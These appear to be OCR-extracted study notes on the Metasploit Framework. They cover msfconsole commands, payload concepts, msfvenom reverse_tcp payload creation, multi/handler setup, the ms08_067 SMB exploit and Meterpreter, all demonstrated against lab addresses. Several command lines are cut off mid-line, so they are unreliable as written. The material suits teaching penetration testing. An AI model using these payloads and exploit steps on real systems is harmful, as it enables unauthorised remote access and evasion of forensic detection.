Metasploit Framework

➡️ Table of Content:

What is Metasploit ?

Metasploit's modular and flexible architecture helps developers efficiently create working exploits as new vulnerabilities are discovered. As you'll see, Metasploit is intuitive and easy to use, and it offers a centralized way to run trusted exploit code that has been vetted for accuracy by the security community.

SecurityFocus (*http://www.securityfocus.com/*), and Exploit Database (*http://www.exploit-db.com/*) , https://0day.today/

provide repositories of known exploit code .

Other exploitation framework :

Core impact : this is the most advance and professional tools for exploitation highly expensive

Canvas

Metasploit architecture :

```
app             Gemfile                   msfd            msfvenom        script-password
config          Gemfile.lock              msfdb           msf-ws.ru       script-recon
data            lib                       msf-json-rpc.ru plugins         scripts
db              metasploit-framework.gemspec msfrpc       Rakefile        tools
docs            modules                   msfrpcd         ruby            vendor
documentation   msfconsole                msfupdate       script-exploit
```

In folder named modules contents folder

Exploit:

Source code of exploit

Auxiliary

Auxiliary modules include port scanners, fuzzers, sniffers, and more

Payloads, Encoders, Nops

Payloads consist of code that runs remotely, while *encoders* ensure that payloads make it to their destination intact. *Nops* keep the payload sizes consistent across exploit attempts.

Post

Contains post exploitations scripts

Step to start metasploite framework:

```
service postgresql start
Service metasploite start
```

Basic command

Msfconsole	:	used to start tools
Help	:	used to help different comma
Search <moduel name and any thing>	:	used to search
Search type	:	module name(expl

```
Info       < module name exploit and payload>                    :        used to give

Use     <name of exploit payload>                                :        used to tell select

Show option <used to show option for modules how to use it>      :        used

background                                                       :        run in background meterp
```

```
#used -l for list the sessions and -i for interect with sessions

msf6 exploit(multi/misc/java_rmi_server) > sessions -l

Active sessions
===============

  Id  Name  Type                Information          Connection
  --  ----  ----              -----------          ----------
  1         meterpreter java/linux  root @ metasploitable  192.168.178.135:4444 → 192
                                                  3200 (192.168.178.136)

msf6 exploit(multi/misc/java_rmi_server) > sessions -i 1←——----------------id of
[*] Starting interaction with 1...

meterpreter >
```

1.TheRHOST option u refers to the remote host we want to exploit.

➡️ To set an option enter set *<option to set> <value to set it to>*

2.The RPORT A port is just a network socket; it's not a physical port. For example, when you browse to *www.google.com*, a web server somewhere on the Internet is listening on port 80

➡️ Show payloads : display all the payloads compatiable to that exploit

➡️ set payload #double tab for listing the all payload

➡️ Set <options such as lhost and rhost used to set any kind of info>: set all necessary parameter

Back command : to step backward

Basic terms:

▼ Exploit -

An exploit is the means by which an attacker, or penetration tester for that matter, takes advantage of a vulnerability within a system, an application, or a service. An attacker uses an exploit to attack a system in a way that results in a

particular desired outcome that the developer never expected. Common exploits include buffer overflows, web application vulnerabilities (such as SQL injection), and configuration errors.

▼ Payload -

A payload is a custom code that attacker want the system to execute and that is to be selected and delivered by the Framework. For example, a reverse shell is a payload that creates a connection from the target machine back to the attacker as a Windows command prompt, whereas a bind shell is a payload that “binds” a command prompt to a listening port on the target machine, which the attacker can then connect. A payload could also be something as simple as a few commands to be executed on the target operating system.

▼ Shellcode:

Shellcode is basically a list of carefully crafted commands that can be executed once the code is injected into a running application. It’s a series of instructions used as a payload when exploiting a vulnerability. Shellcode is typically written in assembly language. In most cases, a command shell or a Meterpreter shell will be provided after the set of instructions have been performed by the target machine, hence the name.

exploit is kind of snakebite and Payload is kind of venom injection ;D shellcode is the chemical process of how a poison will harm its victim then?

BIND SHELL :

Bind shells have the **listener running** on the target and the **attacker connect to the listener** in order to gain a remote shell.

A Bind Shell is like a setup where remote consoles are established with other computers over the network. In Bind shell, an attacker launches a service (like Netcat) on the target computer, to which the attacker can connect as you can see in the above example. In a bind shell, an attacker can connect to the target computer and execute commands on the target computer.

To launch a bind shell, the attacker must have the IP address of the victim to access the target computer.

Reverse Shell :

A Reverse Shell is like a setup, where the attacker must first start the server on his machine, while the target machine will have to act as a client that connects to the server served by the attacker. After the successful connection, the attacker can gain access to the shell of the target computer.


> *To launch a Reverse shell, the attacker doesn't need to know the IP address of the victim to access the target computer.*

THAT'S IT!

Online - Reverse Shell Generator

Online Reverse Shell generator with Local Storage functionality, URI & Base64 Encoding, MSFVenom Generator, and Raw Mode. Great for CTFs.

https://www.revshells.com/



Using exploit and payload single command:

We used msfconsole -x option for single command for exploit system

Example:

```
msfconsole -x "use exploit/windows/smb/ms08_067_netapi; set RHOST [IP]; set
```

Msfvenom:

Msfvenom was added to Metasploit. Prior to Msfvenom, the tools Msfpayload and Msfencode could be used together to create standalone encoded Metasploit payloads in a variety of output formats, such as Windows executables and ASP pages. With the introduction of Msfvenom, the functionality of Msfpayload and Msfencode was combined into a single tool, though Msfpayload and Msfencode are still included in Metasploit. To view Msfvenom's help page, enter **msfvenom -h**. Msfvenom allows you to build standalone payloads to run on a target system in an attempt to exploit the user whether through a social-engineering attack .

Example:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=12
```

Now this payload we , have to send the victim machine using various techniques

Start Msfconsole again, and we'll look at a Metasploit module called *multi/handler*. This module allows us to set up standalone handlers, which is just what we're lacking. We need a handler to catch our Meterpreter connection when our malicious executable is run from the Windows XP target. Select the *multi/handler* module
with

use multi/handler

After using multi/handler we have to use that payload that we used in creating payload using msfvenom.

- Set payload windows/meterpreter/reverse_tcp
- Set LHOST <ip>
- Set LPORT <ip>
- exploit
- Click on payload in target machine

We get meterpreter

Generating Payloads - Metasploit Unleashed
Metasploit payloads can be generated from within the msfconsole. You will most certainly need to generate shellcode to use in your exploits.
https://www.offsec.com/metasploit-unleashed/generating-payloads/

Dirty socks aside, in addition to exploitation, Metasploit has modules to aid in every phase of pentesting. Some modules that are not used for exploitation are known as *auxiliary modules*; they includethings like vulnerability scanners, fuzzers(A Fuzzer is **a tool used by security professionals to provide invalid and unexpected data to the inputs of a program**. A typical Fuzzer tests an application for buffer overflow, invalid format strings, directory traversal attacks, command execution vulnerabilities, SQL Injection, XSS, and more.) , and even denial of service modules. A good rule of thumb to remember is that exploit modules use a payload and auxiliary modules do not.

Information gathering:

- Search specific type of auxiliary

- use auxiliary module
- set parameters
- run

use scanner/ftp/anonymous

msf auxiliary(anonymous) > **set RHOSTS 192.168.20.10-11** RHOSTS ⇒ 192.168.20.10-11

msf auxiliary(anonymous) > **exploit**

[*] 192.168.20.10:21 Anonymous READ (220-FileZilla Server version 0.9.32 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de)

```
use scanner/ftp/anonymous

msf auxiliary(anonymous) > set RHOSTS 192.168.20.10-11** RHOSTS ⇒ 192.168.2

msf auxiliary(anonymous) > exploit

[*] 192.168.20.10:21 Anonymous READ (220-FileZilla Server version 0.9.32 beta 2
```


Use check function to check vulnerability:

- Search exploit
- use exploit and set parameter
- use check function to check target is vulnerable


```
use windows/smb/ms08_067_netapi

msf exploit(ms08_067_netapi) > set RHOST 192.168.20.10** RHOST ⇒ 192.168.
```


20.10


msf exploit(ms08_067_netapi) > check




Msfconsole:


msfconsole
Most of the features within Metasploit
Console-based interface
Most stable MSF interface
Command completion, tabbing
To be able to use external commands
root@kali: ~
File Edit View Search Terminal Help
Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
=[metasploit v4.16.21-dev]
+ -- --=[1705 exploits - 970 auxiliary - 299 post]
+ -- --=[503 payloads - 40 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >


msfconsole
Exploit Ranks
Excellent
• The exploit will never crash the service.
Great
• Auto-detects the appropriate target after a version check
Good
• Works good in the common case
Normal
• Reliable, but cannot reliably auto-detect the target
Average
• Unreliable
Low
• Nearly impossible to exploit
Manual
• Unstable or difficult to exploit and is basically a DoS







Staged Payloads :

The windows/shell/reverse_tcp payload is staged. If we use it with the windows/smb/ms08_067_netapi exploit, the string sent to the SMB server to take control of the target machine does not contain all of the instructions to create the reverse shell. Instead, it contains a stager payload with just enough information to connect back to the attack machine and ask Metasploit for instructions on what to do next. When we launch the exploit, Metasploit sets up a handler for the windows/shell/reverse_tcp payload to catch the incoming reverse connection and serve up the rest of the payload—in this case a reverse shell—then the completed payload is executed, and Metasploit's handler catches the reverse shell. The amount of memory space available for a payload may be limited, and some advanced Metasploit payloads can take up a lot of space. Staged payloads allow us to use complex payloads without requiring a lot of space in memory.

Inline Payloads :

The windows/shell_reverse_tcp payload is an inline, or single, payload. Its exploit string contains all the code necessary to push a reverse shell back to the attacker machine. Though inline payloads take up more space than staged payloads, they are more stable and consistent because all the instructions are included in the original exploit string. You can distinguish inline and staged payloads by the syntax of their module name. For example, windows/shell/reverse_tcp or windows/meterpreter/bind_tcp are staged, whereas windows/shell_reverse_tcp is inline.






Meterpreter:

Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. Meterpreter


is deployed using in-memory DLL injection. As a result, Meterpreter resides entirely in memory and writes nothing to disk. No new processes are created as Meterpreter injects itself into the compromised process, from which it can migrate to other running processes. As a result, the forensic footprint of an attack is very limited.



